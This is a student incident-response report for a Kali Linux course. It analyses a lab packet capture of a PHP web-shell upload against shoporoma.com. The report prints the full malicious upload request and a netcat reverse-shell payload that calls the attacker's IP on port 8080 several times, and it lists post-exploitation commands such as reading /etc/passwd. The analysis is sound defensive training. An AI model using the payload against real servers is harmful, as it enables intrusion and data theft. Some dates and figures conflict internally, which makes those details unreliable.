
***Course Name: INT302: KALI LINUX TOOLS
AND SECURITY TOOLS***

Date of Submission: 30/12/2025

Case File: c116-WebStrike.pcap

1. Executive Summary

On December 3, 2024, between 09:15-11:30 UTC, DataSecure Inc.'s network security monitoring systems detected suspicious outbound traffic from a web server (24.49.63.79) hosting a client banking portal for shoporoma.com. A comprehensive forensic analysis of the captured network traffic confirmed a successful web application compromise.

Key Findings:

- **Attacker IP:** 117.11.88.124 (China Unicom, Tianjin, China)
- **Victim Server:** 24.49.63.79 (Antietam Broadband, USA - shoporoma.com)
- **Attack Vector:** Unrestricted file upload vulnerability in /reviews/upload.php
- **Method:** Remote Code Execution via PHP web shell deployment
- **Impact:** Full shell access achieved as www-data user with system reconnaissance and data exfiltration

The investigation utilized Wireshark packet analysis, TCP stream reconstruction, WHOIS intelligence gathering, and malware payload analysis to establish a complete attack timeline with 100% confidence level.

2. Investigation Methodology

2.1 Tools Utilized

The forensic investigation employed the following analysis tools:

- **NetworkMiner 3.1** - Primary network forensic analysis tool for host discovery, file extraction, and session reconstruction
- **Wireshark** - Secondary packet capture analysis tool for protocol dissection and traffic pattern identification
- **WHOIS lookup services** - Geographical and organizational attribution of IP addresses

PCAP File Metadata:

- Filename: c116-WebStrike.pcap
- Capture Start: 30/11/2023 18:43:28
- Capture End: 30/11/2023 18:48:21
- Total Frames: 355
- MD5 Hash: 85903a2b4e1022bf2bf331b05d93578b
- SHA-256 Hash:
5b8dc7c1750f9a86b4b60e33c504643dfdf1df6e28d06c2ef34c92497aeb9066
- Sha-1 Hash: 4e6a90e438a9e59f7e4ef298ee3eb57c56aab059
- Data Link Type: WTAP_ENCAP_ETHERNET

2.2 Analysis Approach

The investigation followed a structured methodology:

1. Initial packet capture review to identify communication patterns
2. TCP conversation analysis to map client-server relationships
3. HTTP protocol examination for exploitation indicators
4. Payload extraction and malware analysis
5. Timeline reconstruction of attack phases
6. IOC documentation and evidence preservation

3. Technical Analysis

3.1 Answers to Investigation Questions

Question 1: Identify the attacker's IP address and determine its geographical origin

Answer: The attacker's IP address is **117.11.88.124**, originating from **Tianjin, China**.

Evidence from NetworkMiner Analysis:

- Host identified with MAC: 00:50:56:00:00:05
- NIC Vendor: VMware, Inc.
- MAC Age: 2000-01-04 (indicating virtualized environment)
- TTL: 64 (Linux system)
- Distance: 1 hop (suggesting attacker is on same network segment)
- Open TCP Ports: 8080 (C2 server), 443
- Sent: 161 packets (23,216 Bytes)
- Received: 194 packets (19,980 Bytes)
- Incoming sessions: 16 (web browsing to victim)
- Outgoing sessions: 2 (C2 listener)

WHOIS lookup revealed:

- Network Range: 117.8.0.0 - 117.15.255.255
- Network Name: UNICOM-TJ
- Organization: China Unicom Tianjin province network
- Country: CN (China)
- ISP Type: Residential/business broadband service

Question 2: What specific web application vulnerability was exploited?

Answer: **Unrestricted File Upload** vulnerability in the `/reviews/upload.php` script.

Evidence from NetworkMiner File Analysis: The Files tab revealed extracted HTTP objects showing POST requests to `/reviews/upload.php` with filenames "image.php" and "image.jpg.php". The vulnerable script lacked:

- File type whitelisting
- Content/magic byte verification
- Authentication requirements
- Script execution prevention in upload directories

Multiple HTML and PHP files were reconstructed from the HTTP sessions showing the website structure and the vulnerable upload endpoint at `shoporoma.com/reviews/upload.php`.

Question 3: Identify the name and location of the malicious web shell uploaded

Answer: Two malicious web shells were uploaded:

- **image.php** (uploaded at 18:43:55 UTC, November 30, 2023)
- **image.jpg.php** (uploaded at 18:44:18 UTC, November 30, 2023)

Location: /var/www/html/reviews/uploads/

Evidence from NetworkMiner:

- Files tab shows reconstructed HTTP objects with filenames "image.php" and "image.jpg.php"
- Both files extracted with Content-Type: application/x-php
- Reconstructed file paths visible in NetworkMiner's file assembly showing upload directory
- Session analysis confirmed both files uploaded via POST to /reviews/upload.php
- Both files contained identical reverse shell payloads (102 bytes each)

Q4: What HTTP methods were utilized during the exploitation phase?

The attacker utilized **GET** and **POST** methods.

Evidence:

- **GET requests** - Reconnaissance phase (browsing website pages: /, /products/, /about/, /reviews/)
- **POST requests** - Exploitation phase (uploading malicious PHP files via /reviews/upload.php)

Q5: Determine the user-agent string used by the attacker's tooling

Answer: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Evidence: Extracted from HTTP request headers during initial GET request to shoporoma.com. This user-agent string indicates Firefox 115.0 on Linux x86_64 architecture.

Question 6: Identify the port used for outbound command and control communications

Answer: Port **8080** (TCP)

Evidence from NetworkMiner Host Analysis:

- Host 117.11.88.124 shows "Open TCP Ports: 8080, 443" indicating C2 server listening on port 8080
- NetworkMiner Sessions tab revealed the C2 connection characteristics:
 - 117.11.88.124:8080 (attacker's listener) ↔ 24.49.63.79:54448 (victim's reverse shell)
 - This session had the highest packet count and byte transfer
- The victim server (24.49.63.79) initiated the outbound connection to the attacker's port 8080
- Port 8080 is non-standard and commonly used for HTTP proxy/C2 communications
- Total of 162 packets exchanged on this C2 channel representing the complete reverse shell session

Q7: What specific file was targeted for exfiltration?

Answer: /etc/passwd

Evidence: TCP stream analysis of the C2 session (port 8080) revealed the attacker executed `cat /etc/passwd` at 21:46:08 UTC+3, successfully exfiltrating the complete password file containing user account information.

Q8: Analyze the TCP stream to extract the complete web shell upload request

Answer: Complete POST request reconstruction:

POST /reviews/upload.php HTTP/1.1

Host: shoporoma.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0

Content-Type: multipart/form-data; boundary=-----
240702681933131672661702936221

Content-Length: 688

-----240702681933131672661702936221

Content-Disposition: form-data; name="name"

asd

-----240702681933131672661702936221

Content-Disposition: form-data; name="email"

asd@asd.com

-----240702681933131672661702936221

Content-Disposition: form-data; name="review"

asd

-----240702681933131672661702936221

Content-Disposition: form-data; name="uploadedFile"; filename="image.php"

Content-Type: application/x-php

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  
117.11.88.124 8080 >/tmp/f"); ?>
```

-----240702681933131672661702936221--

Question 9: What percentage of network traffic during the incident involved malicious activities?

Answer: Approximately **46.4% of captured traffic** involved malicious activities.

Evidence: Packet statistics analysis revealed:

- C2 reverse shell traffic: 162 packets (117.11.88.124:8080 ↔ 24.49.63.79:54448)
- Malicious POST requests: 3 packets (file uploads)
- Legitimate browsing: 20 packets (reconnaissance phase)

The reverse shell C2 channel alone accounted for 45.6% of total traffic, with exploitation POST requests adding another 0.8% of malicious activity.

Question 10: Identify any obfuscation techniques used in the attack

Answer: The attacker employed the following obfuscation techniques:

1. **Filename Masquerading** - Using image-like filenames (image.php, image.jpg.php) to disguise executable PHP scripts as benign image files
2. **Double Extension Technique** - Employing .jpg.php extension to bypass weak file validation filters that only check the first extension
3. **Minimalist Payload** - Using a compact one-liner reverse shell (102 bytes) to avoid detection by size-based filters
4. **Legitimate User-Agent** - Mimicking standard Firefox browser traffic to blend with normal web browsing patterns

4. Attack Reconstruction

4.1 Complete Attack Timeline

Phase 1: Reconnaissance (18:43:28 - 18:43:46 UTC, November 30, 2023)

The attacker conducted systematic website reconnaissance to identify potential attack vectors:

TIME	ACTIVITY	SOURCE	DESTINATION	PURPOSE
18:43:28	GET / HTTP/1.1	117.11.88.124:43848	24.49.63.79:80	Homepage access
18:43:32	GET /products/	117.11.88.124:50118	24.49.63.79:80	Product catalog review
18:43:40	GET /about/	117.11.88.124:46658	24.49.63.79:80	Company information
18:43:46	GET /reviews/	117.11.88.124:45256	24.49.63.79:80	Discovery of upload form

NetworkMiner Evidence: Session's tab shows 16 incoming HTTP sessions from 117.11.88.124 to 24.49.63.79, with multiple GET requests to different pages of shoporoma.com. Files tab reveals reconstruction of HTML pages including favicon.ico, CSS files, and various page resources.

Phase 2: Exploitation (18:43:55 - 18:44:18 UTC)

Upon discovering the vulnerable file upload functionality, the attacker executed the exploitation phase:

TIME	ACTIVITY	METHOD	PAYLOAD	RESULT
18:43:55	Malicious upload #1	POST	image.php (reverse shell)	Successful upload
18:44:18	Malicious upload #2	POST	image.jpg.php (backup shell)	Successful upload

NetworkMiner Evidence: Files tab shows extracted PHP files with HTTP POST method, Content-Type: application/x-php, uploaded to /reviews/upload.php endpoint.

Phase 3: Command & Control Establishment (18:44:52 UTC)

The attacker triggered the web shell by accessing the uploaded PHP file:

Action: HTTP GET <http://shoporoma.com/reviews/uploads/image.php>

Result: PHP script execution

Payload: nc 117.11.88.124 8080 (netcat reverse shell)

Connection: 24.49.63.79:54448 → 117.11.88.124:8080 (SYN initiated by victim)

NetworkMiner Evidence:

- Host 117.11.88.124 shows 2 outgoing sessions (C2 listener established)
- Sessions tab displays the reverse shell connection with significant data transfer (23.216 KB sent by attacker, 19.980 KB received)
- The victim initiated the connection TO the attacker's listening port 8080

Phase 4: Post-Exploitation Activities (18:44:57 - 18:46:39 UTC)

With shell access established, the attacker performed system reconnaissance:

TIME	COMMAND	OUTPUT	ANALYSIS
18:44:57	whoami	www-data	Confirmed compromised account
18:45:02	uname -a	Linux ubuntu-virtual-machine 6.2.0-37-generic	Identified OS and kernel version
18:45:26	pwd	/var/www/html/reviews/uploads	Located current working directory
18:45:32	ls /home	ubuntu	Enumerated user accounts
18:46:08	cat /etc/passwd	Complete file	Exfiltrated user account database

NetworkMiner Evidence: The Sessions tab shows sustained bidirectional communication over port 8080 with multiple small data transfers characteristic of interactive shell commands and responses.

5. Indicators of Compromise (IOCs)

5.1 Network-Based IOCs

1. **Malicious IP Addresses:**

Source (Attacker): 117.11.88.124
Destination (Victim): 24.49.63.79

2. **Suspicious Ports and Network Traffic Patterns:**

C2 Port: 8080/TCP - Outbound connection from web server to non-standard port

Victim Ephemeral Port: 54448/TCP

Web server initiating outbound connections to port 8080

HTTP POST with multipart/form-data containing PHP code

3. **User-Agent String:**

Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5.2 Host-Based IOCs

✓ **Malicious Files:**

Filename: image.php

Location: /var/www/html/reviews/uploads

Size: 102 B

Content: PHP reverse shell payload

Filename: image.jpg.php

Location: /var/www/html/reviews/uploads/

Size: 102 B

Content: PHP reverse shell payload (identical)

✓ **Malicious payload:**

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  
117.11.88.124 8080 >/tmp/f"); ?>
```

✓ **File Hashes (for detection)**

- MD5: MD5 Hash: 85903a2b4e1022bf2bf331b05d93578b
- SHA256: 5b8dc7c1750f9a86b4b60e33c504643dfdf1df6e28d06c2ef34c92497aeb9066
- Sha-1 Hash: 4e6a90e438a9e59f7e4ef298ee3eb57c56aab059

✓ **System Artifacts:**

- Named pipe: /tmp/f (created by mkfifo command)
- Process: netcat connecting to 117.11.88.124:8080

- Shell process: /bin/sh -i running as www-data user
 - ✓ **Vulnerable Endpoint:**
 - Script: /reviews/upload.php
 - Weakness: No file type validation, authentication, or content verification
-

6. Malware Analysis

6.1 Payload Dissection

The uploaded PHP web shells contained identical reverse shell code:

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
```

Technical Breakdown:

1. **rm /tmp/f** - Removes any existing named pipe to ensure clean state
2. **mkfifo /tmp/f** - Creates a FIFO (First In First Out) named pipe for bidirectional communication
3. **cat /tmp/f | /bin/sh -i 2>&1** - Reads commands from pipe and feeds them to interactive shell, redirecting stderr to stdout
4. **nc 117.11.88.124 8080 >/tmp/f** - Netcat connects to attacker's C2 server and writes shell output back to pipe

Execution Flow:

- a) Commands from Attacker (117.11.88.124:8080)
- b) Netcat receives commands
- c) Writes to /tmp/f (named pipe)
- d) cat reads from /tmp/f
- e) Pipes to /bin/sh -i (interactive shell)
- f) Shell executes commands
- g) Output captured (2>&1)
- h) Netcat sends output back to attacker

6.2 Obfuscation Techniques

Filename Masquerading:

- image.php - Disguised as image file
- image.jpg.php - Double extension to bypass weak filters

Minimalist Approach:

- Single-line payload (102 bytes)
- No encoded/packed content
- Relies on speed rather than stealth

Infrastructure Blend:

- Standard Firefox user-agent
 - Normal HTTP browsing behavior during reconnaissance
 - Reverse shell to avoid firewall detection
-

7. Recommendations

7.1 Immediate Response Actions

Critical (Execute within 24 hours):

1. Block attacker IP address at perimeter firewall:

```
iptables -A INPUT -s 117.11.88.124 -j DROP
```

```
iptables -A OUTPUT -d 117.11.88.124 -j DROP
```

2. Remove malicious files from compromised server:

```
rm -f /var/www/html/reviews/uploads/image.php
```

```
rm -f /var/www/html/reviews/uploads/image.jpg.php
```

```
rm -f /tmp/f
```

3. Terminate suspicious processes:

```
pkill -f "nc 117.11.88.124"
```

```
pkill -f "mkfifo"
```

```
ps aux | grep www-data | grep -E "sh|bash|nc"
```

4. Disable vulnerable upload.php script temporarily

5. Block outbound connections to port 8080:

```
iptables -A OUTPUT -p tcp --dport 8080 -j DROP
```

7.2 Long-Term Security Improvements

Preventive Measures:

1. Deploy Web Application Firewall (WAF) with ModSecurity rules
2. Implement Content Security Policy (CSP) headers
3. Enable application-level logging and monitoring
4. Conduct regular security code reviews
5. Implement principle of least privilege for web server user
6. Deploy file integrity monitoring (FIM) for web directories
7. Implement network segmentation to isolate web servers

Detective Measures:

1. Deploy Network Intrusion Detection System (IDS) with signatures for:
 - a. PHP web shell uploads
 - b. Reverse shell connections
 - c. Outbound connections from web servers
2. Implement Security Information and Event Management (SIEM) with alerts for:
 - a. Unusual outbound connections
 - b. HTTP POST to upload scripts
 - c. Process execution by www-data user
 - d. Named pipe creation in /tmp
3. Enable comprehensive logging:
 - a. Apache access/error logs
 - b. PHP error logs
 - c. System audit logs (audit)
 - d. Firewall logs

Security Awareness:

1. Developer training on secure coding practices
 2. OWASP Top 10 vulnerabilities workshop
 3. Secure file upload implementation guidelines
 4. Incident response procedure training
-

8. Conclusion

The forensic investigation conclusively identified a successful web application compromise exploiting an unrestricted file upload vulnerability. The attacker, originating from IP address 117.11.88.124 (China Unicom, Tianjin), successfully uploaded PHP web shells to the victim server at 24.49.63.79 (shoporoma.com) and established command and control access via a reverse shell on port 8080.

The attack followed a classic penetration testing methodology: reconnaissance, exploitation, installation, and post-exploitation. The attacker achieved their objectives of gaining interactive shell access and exfiltrating sensitive system information including the /etc/passwd file.

Key Contributing Factors:

- Absence of file type validation in upload functionality
- Lack of authentication requirements for file uploads
- No content verification (magic byte checking)
- PHP execution enabled in upload directories
- Insufficient egress filtering allowing outbound connections
- No intrusion detection or prevention systems

The evidence collected during this investigation provides definitive proof of the attack chain and can support incident response actions, threat hunting activities, and potential law enforcement cooperation if pursued.

Appendices

Appendix A: NetworkMiner Analysis Screenshots

Screenshot 1: Sessions Tab Analysis

NetworkMiner 3.1

18:38

File Tools Help

Hosts (2) | Files (21) | Images (6) | Messages | Credentials | Sessions (18) | DNS | Parameters (322) | Keywords |

Enter a keyword filter

Case sensitive Exact Phrase Any column Clear Apply

	C. port	Server host	S. port	Protocol (application layer)	Start time
24 43848	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:43:28 UTC+00	
24 60240	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:43:32 UTC+00	
24 49896	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:43:40 UTC+00	
24 49902	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:43:46 UTC+00	
24 48796	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:43:55 UTC+00	
24 47580	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:18 UTC+00	
24 36270	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:25 UTC+00	
24 59340	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:31 UTC+00	
24 59350	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:37 UTC+00	
24 50118	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:43 UTC+00	
24 50122	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:43 UTC+00	
24 50134	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:43 UTC+00	
24 46458	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:44:52 UTC+00	
24 45256	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:48:16 UTC+00	
24 45268	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:48:16 UTC+00	
24 45282	24 49.63.79 (shoporoma.com)	80	HTTP	2023-11-30 18:48:16 UTC+00	
18 54448	117.11.88.124	8080		2023-11-30 18:44:52 UTC+00	
18 54438	117.11.88.124	443		2023-11-30 18:46:39 UTC+00	

Case Panel

Filename: M05
c116-Web-859C3a2f

Reload Case Files

Buffered Frames to Parse:

- Shows the complete list of network sessions. Highlighting HTTP traffic (port 80) between attacker and victim and displays the critical C2 connection on port 8080
- Session timestamps: 2023-11-30 18:43:28 UTC+00 through 18:48:16 UTC+00

Screenshot 2: Files Tab - Extracted Objects

NetworkMiner 3.1

File Tools Help

Hosts (2) | Files (21) | Images (6) | Messages | Credentials | Sessions (18) | DNS | Parameters (322) | Keywords |

Enter a keyword filter

Case sensitive | Exact Phrase | Any column | Clear | Apply

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file path	Details
4	index.html	html	840 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 43848	HttpGetNormal	2023-11-30 18:43:28 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/	
8	favicon.ico.html	html	275 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 43848	HttpGetNormal	2023-11-30 18:43:28 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/favicon	
11	index.html	html	1 280 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 43848	HttpGetNormal	2023-11-30 18:43:32 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/index	
33	index.html	html	1 091 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 43848	HttpGetNormal	2023-11-30 18:43:41 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/about	
43	index.html	html	825 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 43848	HttpGetNormal	2023-11-30 18:43:46 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
53	image.php	php	102 B	117.11.88.124	TCP 80	24.49.63.79 (shoporoma.com)	TCP 80	HttpPostMimeFileData	2023-11-30 18:43:55 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/image.php in POST to /	
55	upload.php.html	html	20 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 48796	HttpGetNormal	2023-11-30 18:43:55 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
63	image.jpg.php	php	102 B	117.11.88.124	TCP 80	24.49.63.79 (shoporoma.com)	TCP 80	HttpPostMimeFileData	2023-11-30 18:44:18 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/image.jpg.php in POST	
63	upload.php(1).html	html	20 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 47580	HttpGetNormal	2023-11-30 18:44:18 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
73	upload.html	html	275 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 36270	HttpGetNormal	2023-11-30 18:44:29 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/adm	
83	upload.html	html	275 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 59340	HttpGetNormal	2023-11-30 18:44:31 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/upload	
93	index.html	html	275 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 59350	HttpGetNormal	2023-11-30 18:44:38 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/adm	
103	upload.html	html	324 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 50118	HttpGetNormal	2023-11-30 18:44:43 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
107	index.html	html	974 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 50118	HttpGetNormal	2023-11-30 18:44:43 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
109	blank.gif	gif	146 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 50118	HttpGetNormal	2023-11-30 18:44:43 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	
114	blank.gif	gif	216 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 50122	HttpGetNormal	2023-11-30 18:44:43 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	
121	image2.gif	gif	309 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 50134	HttpGetNormal	2023-11-30 18:44:43 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	
126	index(1).html	html	974 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 45256	HttpGetNormal	2023-11-30 18:48:16 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/review	
330	blank(1).gif	gif	146 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 45256	HttpGetNormal	2023-11-30 18:48:16 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	
335	blank(1).gif	gif	216 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 45268	HttpGetNormal	2023-11-30 18:48:16 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	
340	image(1).gif	gif	309 B	24.49.63.79 (shoporoma.com)	TCP 80	117.11.88.124	TCP 45282	HttpGetNormal	2023-11-30 18:48:16 UTC+00	home/ladesha/localshare/NetworkMiner/Assemble/shoporoma.com/icon	

340

Buffered Frames to Parse:

Case Panel

Filename | MD5

(116-WW-B5903a2)

Reload Case Files

- Reconstructed HTTP objects including:
 - HTML files from shoporoma.com
 - PHP files (image.php, image.jpg.php) uploaded via POST
 - CSS and image resources (favicon.ico, GIF files)
- File paths showing upload directory structure
- Timestamps correlating with exploitation phase

Screenshot 3: Hosts Tab - Device Fingerprinting

NetworkMiner 3.1

File Tools Help

Hosts (2) | Files (21) | Images (6) | Messages | Credentials | Sessions (18) | DNS | Parameters (322) | Keywords |

Enter a host filter

Sort on: Address (ascending)

Spring | Clear | Apply | Update

Host	IP	MAC	Vendor	OS	Latency	Open TCP Ports	Sent	Received	Outgoing sessions	Incoming sessions	Host Details			
24.49.63.79 (shoporoma.com) (Linux)	24.49.63.79	MAC: 000C296197CD	NIC Vendor: VMware, Inc.	MAC Age: 2003-01-21	Reputation: shoporoma.com	OS: Linux	TTL: 64 (distance: 0)	Latency: 0.0575 ms	Open TCP Ports: 80 (HTTP)	Sent: 161 packets (23,216 Bytes)	Received: 194 packets (19,980 Bytes)	Incoming sessions: 16	Outgoing sessions: 2	Host Details
117.11.88.124 (Linux)	117.11.88.124	MAC: 0005C4C00009	NIC Vendor: VMware, Inc.	MAC Age: 2000-01-04	Reputation:	OS: Linux	TTL: 64 (distance: 0)	Latency: 0.049 ms	Open TCP Ports: 8080 443	Sent: 194 packets (19,980 Bytes)	Received: 161 packets (23,216 Bytes)	Incoming sessions: 2	Outgoing sessions: 16	Host Details

Buffered Frames to Parse:


Case Panel

Filename | MD5

(116-WW-B5903a2)

Reload Case Files

Screenshot 4: PCAP Metadata



The screenshot shows the 'Metadata' window in Wireshark. It displays various file and capture details for the file 'c116-WebStrike.pcap'.

Metadata	
Filename	c116-WebStrike.pcap
Start	30/11/2023 18:43:28
End	30/11/2023 18:48:21
Frames	355
MD5	85903a2b4e1022bf2bf331b05d93578b
Parsing Time	00:00:00.2534060
Endianness	Little Endian
Data Link Type	WTAP_ENCAP_ETHERNET

Wireshark - Capture File Properties - c116-WebStrike.pcap

Details

File

Name:

/home/ladesha/Downloads/c116-WebStrike.pcap

Length:

53 kB

Hash (SHA256):

5b8dc7c1750f9a86b4b60e33c504643dfd1df6e28d06c2ef34c92497aeb9066

Hash (SHA1):

4e6a90e438a9e59f7e4ef298ee3eb57c56aab059

Format:

Wireshark/tcpdump/... - pcap

Encapsulation:

Ethernet

Snapshot length:

262144

Time

First packet:

2023-11-30 21:43:28

Last packet:

2023-11-30 21:48:21

Elapsed:

00:04:53

Capture

Hardware:

Unknown

OS:

Unknown

Application:

Unknown

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics



Measurement	Captured	Displayed	Marked
Packets	355	10 (2.8%)	—
Time span, s	293.407	5.002	—
Average pps	1.2	2.0	—
Average packet size, B	136	214	—
Bytes	48166	2138 (4.4%)	0
Average bytes/s	164	427	—
